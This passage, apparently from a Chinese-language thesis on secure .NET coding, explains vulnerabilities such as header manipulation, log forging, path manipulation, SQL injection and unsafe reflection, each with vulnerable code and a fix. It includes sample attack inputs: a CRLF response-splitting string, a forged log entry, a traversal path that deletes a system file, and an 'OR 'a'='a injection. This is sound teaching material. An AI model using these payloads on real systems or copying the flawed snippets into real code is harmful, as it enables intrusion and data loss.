```
using (StreamReader sr = new StreamReader("file.zip"))
{
      String line;
      line = sr.ReadLine();
      ...
}
```

以上程式從 file.zip 檔中讀取字串。因為使用 ReadLine()此函式，讀取輸入直至換行字元為止。攻擊者可以利用此程式來引發 OutOfMemoryException，或者消耗大量的記憶體，以致程式需要大量的時間執行垃圾資訊的收集，或在後續操作過程用盡記憶體。

其解決方法，對於能被使用者指定的系統資源，應避免其被使用者所設定，程式設計者應以內部情形所制定。

IV. **Header Manipulation**

在 HTTP 回應(response)表頭(header)中包含未驗證的資料會導致許多針對漏洞的攻擊。

此漏洞會出現在以下兩種情形，其一是資料經過不可信賴的來源，例如 HTTP 要求，因此進入網路應用程式。其二是未經驗證的資料包含在 HTTP 回應表頭的情況下，便將其傳送給網頁使用者。

如同許多軟體的安全性漏洞，Header Manipulation 是達到目的的一種手段，而不是一個目的。此漏洞的基礎很簡單：攻擊者傳送惡意資料至有漏洞的應用程式，應用程式再將該資料包含於 HTTP 回應表頭中。

最常見的一種 Header Manipulation 攻擊為 HTTP Response Splitting。為了成功進行 HTTP Response Splitting 攻擊，應用程式必須允許以下設定，輸入換行字元(character)CR（Carriage Return，亦由%0d 或\r 指定）與 LF（Line Feed，亦由%0a 或\n 指定）字元加入表頭。這些字元不僅讓攻擊者控制應用程式所要傳送的回應表頭和回應內容(body)，還允許攻擊者控制並建立額外的回應。

```
protected System.Web.UI.WebControls.TextBox Author;
...
string author = Author.Text;
Cookie cookie = new Cookie("author", author);
...
```

以上程式碼片段會從 HTTP 要求中讀取網路部落格(weblog)項目的作者名稱（author），並且將該名稱設定在 HTTP 回應的 Cookie 表頭中。

假設在要求中提交了一個由標準英數字元(alpha-numeric)所組成的字串，如「Jane Smith」，那麼包含這個 Cookie 的 HTTP 回應可能會表現為以下形式：

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

不過，因為 cookid 的值是由未驗證的使用者輸入而得來，所以只有當傳送給 Author.Text 的值不包含任何 CR 和 LF 字元，那麼回應才會保留這種形式。如果攻擊者提交(submit)了一個惡意字串(string)，如「Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...」，那麼 HTTP 回應會分割成以下兩種形式的回應：

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker
HTTP/1.1 200 OK
...
```

第二個回應被攻擊者所控制，並且能以任何表頭和正文內容來建構。攻擊者可以用來建構任意 HTTP 回應，來進行不同種類的攻擊，包括：跨用戶(cross-user)塗改(defacement)、網頁和瀏覽器快取記憶體(cache)植入病毒(poisoning)、Cross-Site Scripting 和網頁劫持(hijacking)。

其解決方法是針對使用者輸入之數值，進行嚴密的驗證，對於每個使用者輸入之字元掃描，若偵測到使用者輸入危險字元，如 CR 或 LF 字元，則拒絕使用者的輸入。

V. Log Forging

將未驗證使用者的輸入寫入日誌檔(log file)，會允許攻擊者偽造記錄項目，或將惡意內容注入日誌檔中。

其漏洞主要會出現在以下兩種情形，其一是資料從不可信賴的來源進入應用程式，其二是將資料寫入應用程式或是系統日誌檔。

應用程式通常使用日誌檔來儲存事件(event)或交易記錄，以便之後檢閱、統計資料蒐集或除錯(debugging)之用。根據應用程式的本質而定，檢閱日誌檔的工作在需要時手動執行，或者工具自動選取重要事件或資訊。

如果攻擊者提供資料給逐字記錄內容的應用程式，則可能會誤導日誌檔的解讀。事實上，攻擊者可能會藉由提供應用程式惡意的輸入，而將錯誤的項目插入日誌檔。如果日誌檔會自動處理，那麼攻擊者就可以使檔案無法使用，藉由破壞檔案格式(format)或注入(inject)預期外的字元，並利用日誌檔對程式的漏洞進行破壞。

```
...
string val = (string)Session["val"];
try {
        int value = Int32.Parse(val);
}
catch (FormatException fe) {
        log.Info("Failed to parse val= " + val);
```

```
}
...
```

如果使用者提交字串「twenty-one」給 val，則會記錄以下項目：

```
INFO: Failed to parse val=twenty-one
```

不過，如果攻擊者傳送了字串「twenty-one%0a%0aINFO:+User+logged+out%3dbadguy」，則會記錄以下的項目：

```
INFO: Failed to parse val=twenty-one
INFO: User logged out=badguy
```

故攻擊者便將字串加入日誌檔中。

其解決方法是針對日誌檔的紀錄，對於日誌檔的紀錄中，不應該逐字記錄，可能需要相對應的對字串做切割，而在使用者輸入之字串方面，要做一些限制，例如不允許輸入%字元，或是輸入數字時，不能輸入文字等等，以確保資料之驗證。

VI. Often Misused: File Upload

允許使用者上傳檔案，會讓攻擊者注入危險內容或惡意程式，並執行在伺服器(server)上。

不論撰寫任何語言的程式，最有破壞性的攻擊通常是包含遠端程式的執行，藉此攻擊者成功的執行惡意程式碼於程式的內文(context)中。若攻擊者能夠上傳檔案至網路可存取的目錄(directory)，並將這些檔案傳遞至程式解譯器(interpreter)，則會造成這些檔案內包含的惡意程式碼在伺服器上執行。

```
HttpPostedFile posted = FileUpload.PostedFile;
```

以上程式碼收到上傳檔案並將其指派給 posted 物件。FileUpload 屬於

System.Web.UI.HtmlControls.HtmlInputFile 類型。

程式上傳的檔案儲存於無法利用網路來存取的目錄下，攻擊者仍可以經由對伺服器環境(environment)引入惡意內容，來發動其他漏洞攻擊。若程式有其他的漏洞，則攻擊者會上傳含有惡意內容的檔案並利用這些其他漏洞，使程式讀取或執行該檔。

其解決方法針對檔案的上傳，程式中對於檔案上傳的撰寫，必須對使用者上傳檔案位置作隔離，其使用者只能上傳於自己帳號的目錄內，若其使用者要使用此檔案，不要於伺服器上執行，將其下載於使用者電腦上並呼叫相對應之應用程式執行，以確保伺服器之安全性。

VII. Path Manipulation

若使用者的輸入包含用在檔案系統操作的路徑，則攻擊者可存取或修改其他受保護的系統資源。

此漏洞會發生於以下兩種情況，其一是攻擊者可指定在檔案系統中所使用的操作路徑，其二是藉由指定資源，使攻擊者可取得一般情況下不被允許的權限。

```
String rName = Request.Item("reportName");
...
File.delete("C:\\users\\reports\\" + rName);
```

以上的程式碼片段使用 HTTP 要求的輸入來建立一個檔案名稱。

程式設計師沒有考慮到攻擊者也許會提供檔案名稱，類似「..\\..\\Windows\\System32\\krnl386.exe」的可能性，這會導致應用程式刪除本

身 krnl386.exe 此系統檔案。

其解決方法對是針對使用者的輸入,對於使用者的輸入必須做過濾的檢查，不允許使用者有包含\、/或是%等等許多會被當成操作字元的輸入，必須拒絕此輸入，否則可能造成伺服器的危險。

VIII.SQL Injection

使用者的輸入被用來建立動態 SQL 陳述(statement),可讓攻擊者修改陳述的意義或是執行任意的 SQL 命令(command)。

此漏洞會在以下兩種情形出現，其一是資料從一個不可信賴的來源進入程式，其二是使用者輸入之資料被用來建構動態 SQL 查詢。

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '" +
userName + "' AND itemname = '" + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

以上程式碼建構了一個動態(dynamic)SQL 查詢(query),該查詢可用來搜尋符合指定名字的項目(item)。查詢僅會顯示其項目所有者與使用者被授權相符(currently-authenticated)的項目 。

以上程式碼執行的查詢如下所示：

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;
```

由於這個查詢是動態的建構，其字串包含基礎查詢字串和輸入字串，所以

在 itemName 沒有包含單引號(single-quote)字元的時候，查詢才會正確執行。若使用者名稱為 wiley 的攻擊者為 itemName 輸入字串 name' OR 'a'='a，那麼查詢將變成：

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

附加條件 OR 'a'='a'會使 where 子句永遠為真(True)，所以此查詢等同於以下簡化的查詢：

```
SELECT * FROM items;
```

簡化的查詢會允許攻擊者略過"查詢只回傳此使用者所擁有的項目"，故查詢現在回傳所有儲存在 items 表格中的項目。

其解決方使是針對使用輸入的值，做嚴謹的過濾，如果出現單引號字元的輸入，將予以拒絕。

IX. Unsafe Reflection

攻擊者透過應用程式建立無法預期的控制流(control flow)路徑，而此可以避開安全性檢查。

若攻擊者可輸入值,且應用程式會使用此值來決定示例(instantiate)的類別或援引(invoke)的方法，則攻擊者就可以透過應用程式，建立非程式設計者指定的控制流路徑。此攻擊途徑(vector)會讓攻擊者避開驗證(Authentication)或存取控制(Access Control)檢查；使應用程式以無法預期的方式運作。即使可控制傳送至方法(method)或建構函式(constructor)的引數，攻擊者依然可能會取得成功發動攻擊的必要條件。

```
...
Dim ctl As String
Dim ao As New Worker()
ctl = Request.Form("ctl")
If (String.Compare(ctl,"Add") = 0)
Then ao.DoAddCommand(Request)
Else If (String.Compare(ctl,"Modify") = 0)
Then ao.DoModifyCommand(Request)
Else
App.EventLog("No Action Found", 4)
End If
...
```

程式設計者通常使用反映(reflection)來執行命令發送器(dispatch)。以上程式顯示未使用反映功能的命令發送器。

程式碼修改為以下內容，以使用反映功能：

```
...
Dim ctl As String
Dim ao As New Worker()
ctl = Request.Form("ctl")
CallByName(ao, ctl, vbMethod, Request)
...
```

修改程式提供下列好處，程式行數較少(if/else 區塊完全刪除)，且現在可於不修改命令發送器而增加新的命令類型。

此修改方式會讓攻擊者呼叫所有由 Worker 物件執行的方法。如果命令發送器負責存取控制，則程式設計師在 Worker 類別內建立新方法，都必須修改發送器的存取控制邏輯。如果此存取控制邏輯已經過時(stale)，部份的 Worker 方法將不會擁有任何存取控制。

處理存取控制問題的其中一個方法，就是讓 Worker 物件負責執行存取控制

檢查。重新修改的程式碼如下：

```
...
Dim ctl As String
Dim ao As New Worker()
ctl = Request.Form("ctl")
If (ao.checkAccessControl(ctl,Request) = True)
Then CallByName(ao, "Do" & ctl & "Command", vbMethod,
Request)
End If
...
```

雖然有所改善，但是此鼓勵分散式方法來進行存取控制，這會使程式設計者更容易犯下存取控制漏洞。

其解決方法是盡量不要使用反映來執行命令發送器。

4.1.18 API Abuse (VB.NET)

I. Code Correctness: Class Does Not Implement Equals

未實作 equals()物件，卻呼叫 equals()。

當比較物件時，程式設計者通常會比較物件的特性。但在未明確實作(implement)equals()的類別上呼叫 equals()，會造成對繼承自 java.lang.Object 的 equals()方法之呼叫。Object.equals()會比較兩個物件實例(instance)來確認物件是否相同，而不是比較物件成員欄位(field)或其他特性。

```
public class AccountGroup{
        private int gid;
        public int Gid{
                get { return gid; }
                set { gid = value; }
        }
}
...
public class CompareGroup{
        public bool compareGroups(AccountGroup group1,
AccountGroup group2){
        return group1.Equals(group2);
        //Equals() is not implemented in AccountGroup
        }
}
```

以上程式如上段所敘，雖然合法的使用 Object.equals()，但是這通常表示程式錯誤。

對於其解決方法，針對程式設計者在撰寫程式時，每個物件之實作，必須確認已做到方能使用。

II. Missing Check against Null

程式可能會解除參照(dereference) 空值(Null)指標(pointer)，因為其不會檢查函數回傳值，但其回傳值可能是空值。

幾乎對軟體系統之嚴重攻擊都是從破解(violation)程式設計者的假設開始。

通常會發現兩個顯而易見的問題假設，其一是”此函式呼叫永遠不會出錯”以及”函式呼叫失敗也沒關係”。因此當程式設計師忽略函式的回傳值時，這就暗示已經做了上述的假設。

```
string itemName = request.Item(ITEM_NAME);
if (itemName.Equals(IMPORTANT_ITEM)) {
        ...
}
...
```

上述程式在呼叫 Equals()成員函式前，不會檢查 Item 屬性回傳的字串是否為空值，可能會造成 null dereference。

對於此漏洞之解決方法，必須從程式設計者之撰寫程式改起，很多程式設計者在宣告或使用某函式時，未有檢查其回傳值之習慣，可能會造成系統陷入極大的危險之中，故對於函式必須做到回傳值之檢查。

III. Unchecked Return Value

忽略某個方法(method)的回傳值，可能導致程式對於無法預期之狀態與情況不予理會。

程式設計者常常誤會 read()與其他相關方法的此種 system.io 類別，在.NET 中，大多數的錯誤與不尋常的事件會導致拋出例外，但是 stream 與 reader 類別，

在只有小量資料可用之情形下，不會被考慮成不尋常的。此類別只有將這些小量的資料加入回傳緩衝區，並且把回傳值設為讀取的位元組或字元數。因此，並不能保證回傳的資料量等於要求的資料量。

如此程式設計者必須檢查從 read()的回傳值以及其他 IO 方法，並確保他們能夠接收到預期的資料數量。

```
char[] byteArray = new char[1024];
for (IEnumerator i=users.GetEnumerator();
i.MoveNext() ;i.Current()) {
        string userName = (string) i.Current();
        string pFileName = PFILE_ROOT + "/" + userName;
        StreamReader sr = new StreamReader(pFileName);
        sr.Read(byteArray,0,1024);
        //the file is always 1k bytes
        sr.Close();
        processPFile(userName, byteArray);
}
```

以上程式碼使用 for 迴圈，在一群使用者中讀取每個使用者的 pFileName。程式設計者假設讀取之檔案的大小始終為 1024 bytes，因而忽略了 read()的回傳值。若攻擊者可以建立比 1024 bytes 小的檔案，那麼程式會讀取到前一個使用者加上攻擊者共 1024 bytes 的資料,並將這些資料當作攻擊者的所有物來處理。故其處理方法是必須檢查其回傳值。不管程式設計者多麼確定此 system.io 之執行不會有錯誤，但往往錯誤就藏在程式設計者想不到之處，故按部就班便是最好之解決方法。

4.1.19 Security Features (VB.NET)

I. Access Control: Database

沒有適當的存取控制，執行一個包含使用者控制主要金鑰(primary key)的 SQL 命令，可能會允許攻擊者去觀看未授權之記錄。

資料庫的存取控制錯誤可能會發生在以下兩種情形，其一是資料從一個不可信賴的來源進入程式，其二是在其一說明之此值用來指定位於 SQL 查詢中的主要金鑰。

```
...
CMyRecordset rs(&dbms);
rs.PrepareSQL("SELECT * FROM invoices WHERE id = ?");
rs.SetParam_int(0,atoi(r.Lookup("invoiceID").c_str()));
rs.SafeExecuteSQL();
...
```

以上程式使用參數化(parameterize)的指令，避開中繼字元(metacharacter)的使用且避免 SQL injection 的漏洞，用來建立與執行 SQL 查詢，此查詢可搜尋符合特定識別碼的清單。此識別碼是從目前驗證的使用者之關聯的清單中選取。

此問題是程式設計者沒有確保可能的 id 值。雖然介面(interface)產生了屬於目前使用者的識別碼清單，但攻擊者可以略過此介面去要求任何清單。

因為此程式沒有檢查其用以確保使用者存取所需清單之權限，故程式碼會顯示所有清單，即使清單不屬於目前的使用者。

故其解決方式是針對程式設計者，對於程式設計者需強烈要求針對每一種存取之權限，都要能夠設置檢查措施，能有管理者給予之正確權限，才能存取

相對應之資料，否則予以拒絕。

II. Cookie Security: HTTPOnly not Set

此種漏洞發生在以下情形，程式創造一個 cookie，但是並未將其 HttpOnly 的旗標設為真(true)。

微軟之瀏覽器(Microsoft Internet Explorer)支援防止用戶端(client-side)腳本(script)存取 cookie 的 HttpOnly cookie 特性。Cross-Site Scripting 攻擊通常會存取 cookie，嘗試竊取 session 識別碼或 Authentication 標記(token)。未啟用 HttpOnly 時，攻擊者可更輕易存取使用者 cookie。

```
HttpCookie cookie = new HttpCookie("emailCookie", email);
Response.AppendCookie(cookie);
```

以上程式中的程式碼會建立 cookie，而不設定 HttpOnly 特性。

故在其解決方法中，須針對程式設計者，其程式設計者須謹記在創造一個 cookie 時，必定將 HttpOnly 設定為真。

III. Insecure Randomness

標準的虛擬隨機數字產生器(pseudo-random number generator)，通常不能抵抗加密攻擊(cryptographic attack)。

於安全性敏感之環境中，將能產生可預測(predictable)數值之函數當作亂數來源使用時，會產生 Insecure Randomness 錯誤。

電腦是種決定性(deterministic)的機器，故不可能產生真正的隨機性。虛擬隨機數字產生器(PRNG)近似於隨機演算，會從一個可以計算後續(subsequence)

數值的種子(seed)開始。

PRNG 包括兩種類型：統計式(statistical)和加密式(cryptographic)。

統計式 PRNG 可提供有用的統計內容，但是此輸出很容易預測，因此很容易複製數值串流，因此不適合用於安全性取決於 PRGN 產生之不可預測性數值的環境。

加密式 PRNG 則會產生難以預測的輸出來解決此問題。為了讓加密數值更加安全，必須使攻擊者無法或很難區別此數值與真實的亂數值。若此 PRNG 演算法未經過加密保護，則可能是統計型 PRNG，故不應該在安全性需求較高的環境中使用。

```
string GenerateReceiptURL(string baseUrl) {
        Random Gen = new Random();
        return(baseUrl + Gen.Next().toString() + ".html");
}
```

以上程式使用統計式 PRNG 來為收據建立一個 URL，此收據在購買後仍於有效期內。

此程式碼使用 Gen.Next()函數為其所產生的收據頁面產生唯一的識別碼。因為 Gen.Next()是個統計式的 PRNG，攻擊者可容易就猜中其所產生之字串。

雖然收據系統的基礎設計也可能錯誤，但是若此使用一個加密型 PRNG，也許會較安全。

故其針對解決之方法，針對程式設計者在設計程式時，針對較重要需要保存之資料，能夠使用加密型 PRNG，雖然其在設計上會較麻煩，但是也會使系統

更安全。

IV. Password Management

以純文字的方式儲存一個密碼，會導致可能危害到一個系統。

密碼管理的問題會發生在以下情形，當密碼以純文字的方式儲存於應用程式的配置檔案或其他的資料儲存系統中。

```
...
string password = regKey.GetValue(passKey).ToString());
NetworkCredential netCred = new
NetworkCredential(username,password,domain);
...
```

以上程式碼中，從登入中讀取一個密碼，並且利用此密碼去創立一個新的網路憑證。

這些程式在執行時並不會有任何錯誤，但是只要有任何人能夠存取用來儲存密碼的登入序鑰，都能讀取到 password 的值。如果有一個懷有惡意的員工可以存取到此資訊的話，則此員工便可以利用此資訊來破壞整個系統。

系統最重要便是其安全性以及其可靠性，若隨意將可以存取此系統的重要帳號以及密碼以純文字的方式儲存於配置檔案中，便會對系統造成重大的安全危害，不幸的是，這便是程式設計者最喜歡使用來撰寫密碼管理程式的方式，所以其解決方法針對程式設計者，在撰寫其密碼系統時，可以使用資料庫來儲存其帳號、密碼以及相關重要的敏感資料，如此的話，若懷有惡意的員工想要知道此密碼，必須還要先經過資料庫這道關卡，以增加系統之可靠性。

V. Privacy Violation

錯誤地處理隱私資訊，像是客戶的密碼或是身分證字號等等隱私資訊，可能會造成使用者隱私的危害，且此為違法的行為。

Private Violation 此種漏洞發生於以下兩種情形，其一是使用者的私人資訊進入程式中，其二是隱私資料寫入一個外部位置，例如: 主控台(console)、檔案系統或是網路。

```
pass = GetPassword();
...
dbmsLog.WriteLine(id+":"+pass+":"+type+":"+tstamp);
```

以上程式包含了一個登入的敘語(statement)，其會藉由一個日誌檔(log file)記錄之內容，來搜尋資料庫追蹤其記錄內容。在其他的被儲存之值當中，此getPassword()函式回傳使用者提供且與帳號相關之純文字密碼。

在以上之範例程式中,此程式會把密碼以純文字的方式記錄在檔案系統中。雖然許多的程式開發人員相信檔案系統為儲存資料的安全之儲存區，但是其不應該如此的信任檔案系統，尤其是關於重要的隱私資料。

在以上敘述的漏洞發生條件中，隱私資料會經以下方式進入程式，其一是直接來自於使用者產生的密碼或個人資訊，其二是從應用程式存取資料庫或是其他儲存空間之資料，資料間接從合作人或是第三方。

有時候資料並未被標記成私人資料，但是在不同的上下文環境中可能會包含隱私的含意。以下為例，學號通常不會被當成隱私資料，因為學號不明確且未公開來對應到獨立的學生個人資訊，但是如果學校將學生的學號以身分證字

號為基礎來產生的話，則學號就應該被視為一個隱私資料。

安全與隱私的考量通常都會互相矛盾，以安全的觀點來說的話，應該記錄所有重要的執行工作，如此的話，任何有異常的行為都能隨後馬上被確認。但是，若隱私的資料也儲存於記錄的話，這樣的行為可能會產生很大的風險。

雖然有很多方法會將隱私資料以不安全的方法處理，但是普遍的風險是源自於不適當的信任，程式設計者通常會信任程式執行的作業環境，而且相信此作業環境很適合將隱私資訊儲存於檔案系統、登入檔或是其他局部控制的資源中。即使已經限制存取重要的相關資源，這仍不保證有存取權限的人可以完全信任。例如，在 2004 年一個 AOL 沒有道德的員工，將大約九千兩百萬的客戶私人電子信箱地址販賣給賭博網站的垃圾郵件發送者(spammer)。

對於利用此種類型攻擊的反應，造成隱私資料的收集以及管理變得越來越受規範，

對於隱私資訊的處理，因為通訊傳輸系統的進步而越來越受重視，也因為網路應用系統的普遍，讓個人的隱私資料也越來越重要，若沒有完整的處理隱私資料的話，可能造成系統內個人資訊被竊取，甚至造成此系統之公司龐大的損失。所以對於其解決方法應該針對程式設計者以及使用者。程式設計者在撰寫程式時，對於隱私資料之處理應該要與其他漏洞一起考慮，例如不要讓使用者之隱私資料進入程式，以防有 Private Violation 之漏洞，可以儲存於資料庫，但必須防止 SQL Injection 此種漏洞，當要以隱私資訊來當標籤來存取某物件時，可以用個亂數產生且系統能辨識之變數來當作標籤，但必須考慮 Weak Encryption 的漏

洞問題。當使用者在使用此系統時，其個人資料必須要能夠保密，不能不適當的相信他人而給予其帳號密碼，可能造成此系統內的個人隱私資料因而被竊取。

4.1.20 Time and State (VB.NET)

I. ASP .NET Bad Practices: Non-serializable Object Stored in Session

儲存一個不可序列化的物件當作一個 HttpSessionState 特性，會危害到應用程式的可靠性(reliability)。

藉由預設的值可知，ASP.NET 伺服器會儲存 HttpSessionState 此物件、以及特性與任何物件其被參照於記憶體中。此模型會限制作用中的 session 狀態為單一機器的系統記憶體來提供。為了擴展容量其限制，伺服器被頻繁的配置來維持 session 狀態資訊，如此的話，不僅擴充其容量，還允許可在多台機器上複製以提升整體的效能。為了要維持其 session 狀態，伺服器必須序列化 HttpSessionState 物件，此需要其所有儲存的物件皆為可序列化的。

為了使 session 能夠正確序列化,應用程式中所有儲存為 session 特性的物件必須宣告為有 Serializable 屬性。除此之外，如果物件要求自行定義的序列化方法，它還必須執行 ISerializable 介面。

```
public class DataGlob{
        String GlobName;
        String GlobValue;
        public void AddToSession(HttpSessionState session){
                session["glob"] = this;
        }
}
```

以上程式碼為一個類別(class)，將自身增加到 session 內，但是由於其為不可序列化，故此 session 就不能正確的序列化。

其相關解決方使是針對程式設計者在撰寫程式時，必須只能將可序列化之對象

加入至 session 中。因為有些伺服器(server)利用所有的 session 數據寫入硬碟來達成有任意生命週期之 session，即使伺服器停止也不會遺失。當伺服器重新啟動後，序列化的數據會被恢復。同樣的理由，在重負載的網點上擁有伺服器分簇的環境中，許多伺服器利用序列化來複製 session，但是若此介面不支援序列化，則伺服器就不能正確的保存與傳輸。

4.1.21 Errors (VB.NET)

I. Poor Error Handling: Empty Catch Block

忽略一例外(exception)會導致程式忽略意料外的狀態與情形。

對於在軟體系統上每個嚴重的攻擊，都是從侵害程式設計者的假設開始。在攻擊之後，程式設計者的假設似乎是劣質與脆弱的基礎，但是在攻擊之前，許多程式設計者都會為他們定義的假設做討論。

兩個不可靠的假設很容易在程式碼中被發現，其一是這個方法的呼叫永遠都不會失敗，其二是如果這個方法的呼叫失敗也不會有影響。當一個程式設計者忽略一個例外的話，表示明確的說明他們已經處於以上兩種假設之中。

```
try {
        doExchange();
}
catch (RareException e) {
        // this can never happen
}
```

以上程式碼片段為 try and catch，其忽略了一個從 doExchange()罕見拋出的例外。

若拋出了一個 RareException 的例外，程式將會因為 catch 內沒有撰寫任何的程式而繼續執行，且這個程式將不會記錄任何發生此特別情形的證明，而之後想要利用此來解釋程式設計者欲設計之程式，將會變得非常困難。

針對此漏洞的解決方法中，當程式設計者在撰寫程式時，在 try 中設定可能出現例外的程式，但是當 catch 抓取到例外時，必須要有相對應的解決措施，否

則程式將會繼續執行，因而危害整個系統。

以下將介紹 try and catch 的寫法。

Try and catch 最普遍的寫法就是直接抓取通用之 Exception，如以下程式碼。

```
try{
	//Code
}
catch (Exception ex){
	MessageBox.Show(ex.Message); //show the exception
}
```

使用 Try and catch 會造成系統之效能下降，故不能將整個程式包覆 try and catch，所以只要將 try and catch 用在一些難以預期的意外上或是刻意要抓取之例外，例如: 資料庫的連線上，無法保證永遠不會斷線，或是資料在寫入時，無法保證 IO 永遠不會出錯，此時便能用 try and catch 來抓取其例外。

當有巢狀之 try and catch 時，當 try 內出現錯誤而 catch 抓取到例外時，就會執行 catch 內之程式碼，執行完後跳出 catch，之後便會從 catch 跳出之後繼續執行。

```
try{
	int i = 0;
	int k = 10 / i;
	try{
		int a = 0;
		int b = 10 / a;
	}
	catch(Exception ex){
		MessageBox.Show("Inside");
	}
}
catch(Exception ex){
	MessageBox.Show("Outside");
```

```
}
```

以上程式會由 k 引發例外，所以會跳到 Outside 的 catch 中，故顯示出 Outside 後便結束程式的執行。

```
try{
    try{
        int a = 0;
        int b = 10 / a;
    }
    catch(Exception ex){
        MessageBox.Show("Inside");
    }
    int i = 0;
    int k = 10 / i;
}
catch(Exception ex){
    MessageBox.Show("Outside");
}
```

以上會先由 b 引發例外，故會跳到 Inside 的 catch 中，在顯示出 Inside 後程式會繼續執行，並接著游 k 再次引發例外，並跳到 Outside 的 catch 內，在顯示 Outside 後程式便結束執行。

```
private void button1_Click(object sender, EventArgs e){
    try{
        func();
    }
    catch(Exception ex){
        MessageBox.Show("From click");
    }
}
private void func(){
    int i = 0;
    int k = 10 / i;
}
```

以上為在 try 中測試函式的方法，若被呼叫的函式 func()發生錯誤，且並沒

有 try and catch 來包覆整個函式，如同以上方法，依然是可以在 catch 抓取到例外。以上例子，依然可以抓到 func()函式嘗試除以零之例外。

```
private void button1_Click(object sender, EventArgs e){
      try{
            func();
      }
      catch (Exception ex){
        MessageBox.Show(ex.Message);
      }
}
private void func(){
      try{
            int i = 0;
            int k = 10 / i;
      }
      catch (Exception ex){
            throw new Exception("Error : "+ex.Message);
      }
}
```

在撰寫程式時，有時程式設計者會希望除了原本描述的例外之外，還能加上自身描述之訊息。以上程式中，throw new Exception 會將接收到的例外訊息再加上自己撰寫的敘述,重新當作一個例外丟出,所以在 button1_Click 裡面的 catch 就會抓到剛才丟出來的例外，所以將會顯示 Error: (exception)，而(exception)是此例外的描述。

```
try{
      //Code
}
catch (SqlException se){
      //Code   Section 1
}
catch (Exception ex){
      //Code Section 2
```

```
}
```

以上程式碼，若發生 SqlException 相關的例外，則會執行 Code Section 1 的程式，否則發生其他例外的話，將會執行 Code Section 2 的程式碼。以上程式中，指明發生的例外可以減少到共同例外去找出此例外，因而可以增加程式執行的效能。

4.1.22 Code Quality (VB.NET)

I. Code Correctness: Erroneous Class Compare

藉由物件(object)的類別(class)名稱來判別物件的類型(type)，可能導致一個不可預測的行為或允許攻擊者插入一個惡意的的類別。

攻擊者為了要造成程式去執行一段惡意程式,也許會刻意複製類別的名字。由於此原因，類別名稱並不是一個好的類型辨識碼(identifier)，而且不應該用一個指定的物件當作給與信任的依據。

```
if (inputReader.GetType().FullName ==
"CompanyX.Transaction.Monetary"){
      processTransaction(inputReader);
}
```

以上程式碼依照一個名叫 inputReader 的物件之名字來選擇是否信任或拒絕此輸入。

如果一個攻擊者能夠提供一個執行惡意指令 inputReader 的實作，則此程式碼將無法辨別此物件是否為惡意的版本。

此解決方法針對程式設計者，在撰寫此種類似程式時，不應該以類別之名稱來當作檢測是否可信任之區別，可以使用一些擁有固定、無法竄改且無法偽造之值，來當作檢測之標準，便能避開始漏洞之攻擊。

II. Unreleased Resource: Synchronization

若程式未能將鎖定(lock)的資源釋放，可能會有死結(deadlock)的產生。

程式可能會無法釋放一個系統資源，可能會導致系統當機(crash)。

此漏洞只要發生在以下兩種原因,其一是錯誤的條件以及其他例外的情況，

其二是不明確程式中的哪一個部分為負責釋放資源之管理。

大部分 Unreleased Resource 的事件會導致一般軟體可靠性的問題，如果一個攻擊者故意觸發一個 resource leak(即是某片段程式碼不斷要求資源，但使用完後並沒有釋放此資源，造成資源的可用性降低)，則攻擊者便可能藉由耗盡資源來產生一個 denial of service 的攻擊。

```
Object synchronizationObject = new Object ();
System.Threading.Monitor.Enter(synchronizationObject);
performOperationInCriticalSection();
System.Threading.Monitor.Exit(synchronizationObject);
```

以上程式碼在 performOperationInCriticalSection()之前建立了一個鎖定的機制，但是若 performOperationInCriticalSection()發生了例外，則程式便不會釋放剛才的鎖定。

其解決之方法，針對程式設計者在撰寫程式時，必須注意對於 Critical Section 的設計，若設計了一個鎖定的機制，必要能確定其釋放的機制在某些條件下一定會執行到，否則可能會失去對於此資源再使用的權力，造成系統越來越大的負荷，直到系統當機為止。

4.1.23 Encapsulation (VB.NET)

I. System Information Leak

暴露出系統的資料或除錯資訊,可能會幫助攻擊者去了解到此系統之構造，進而去策劃一個攻擊計畫。

System Information Leak 發生在以下情況，當系統資料或除錯資訊藉由輸出串流或是日誌記錄功能來將其輸出至程式外，便有可能會造成此種漏洞。

```
try {
        ...
}
catch(Exception e) {
        Console.Writeline(e);
}
```

以上程式碼會將例外印到 console 中。

以上程式中，搜索的路徑可能有關於此應用程式安裝於作業系統之種類的暗示資訊，以及管理者在此程式中所做的配置設定。

依據系統的設定，此資訊可以印至 console 中、寫入日誌檔或是顯示給遠端使用者，在一些情形下，這些錯誤的訊息將會讓攻擊者明白的了解到，此系統容易受到哪種漏洞的攻擊。例如，一個資料庫的錯誤的訊息也許會顯示此應用程式容易受到 SQL Injection 此種漏洞的攻擊,其他的錯誤訊息也許會顯示攻擊此系統間接的線索及方法。

對於其解決方法，針對於程式設計者在撰寫程式階段，在程式設計階段可以顯示出系統訊息以方便除錯，但是在程式在準備完成時，必須將其刪除，否

則可能會遭受攻擊者的觀看這些資訊，進而策劃攻擊此應用程式之方法。

II. Trust Boundary Violation

在相同的資料結構中，混淆可信任以及不可信任的資料，可能會導致程式設計者誤用未經驗證的資料。

Trust Boundary 可以被想像成程式中的一條線,在線的一邊是可信任的資料,而在現的另一邊則被認定是不可信任的資料，而邏輯認證的目的便是讓不可信任的資料可以安全的跨越 Trust Boundary 進入可信任的區域。

Trust Boundary Violation 發生於當程式設計者將 Trust Boundary 混淆而分不清哪邊是可信任的資料哪邊是不可信任的資料。而造成此種情形的最大原因是程式設計者將可信任的資料與不可信任的資料混淆。

```
usrname = request.Item("usrname");
if (session.Item(ATTR_USR) == null){
      session.Add(ATTR_USR, usrname);
}
```

以上程式碼接受一個 HTTP 的請求，並且在未檢查此使用者是否經過驗證，便將 username 參數儲存於 HTTP session 中。

若沒有良好的建立以及維持 Trust Boundary，程式設計者將會不可避免的對於哪些資料是可信賴的哪些是不可信賴的形成模糊，此種混淆將會造成資料未經第一次的驗證便被使用。

此種漏洞的解決方法便是要針對程式設計者使用的資料結構，程式設計者在創建存放資料的資料結構時，必須要針對此資料是否經過驗證來存放，經過驗證之資料放一個資料結構，未經過驗證之資料放一個資料結構，而經驗證之資料

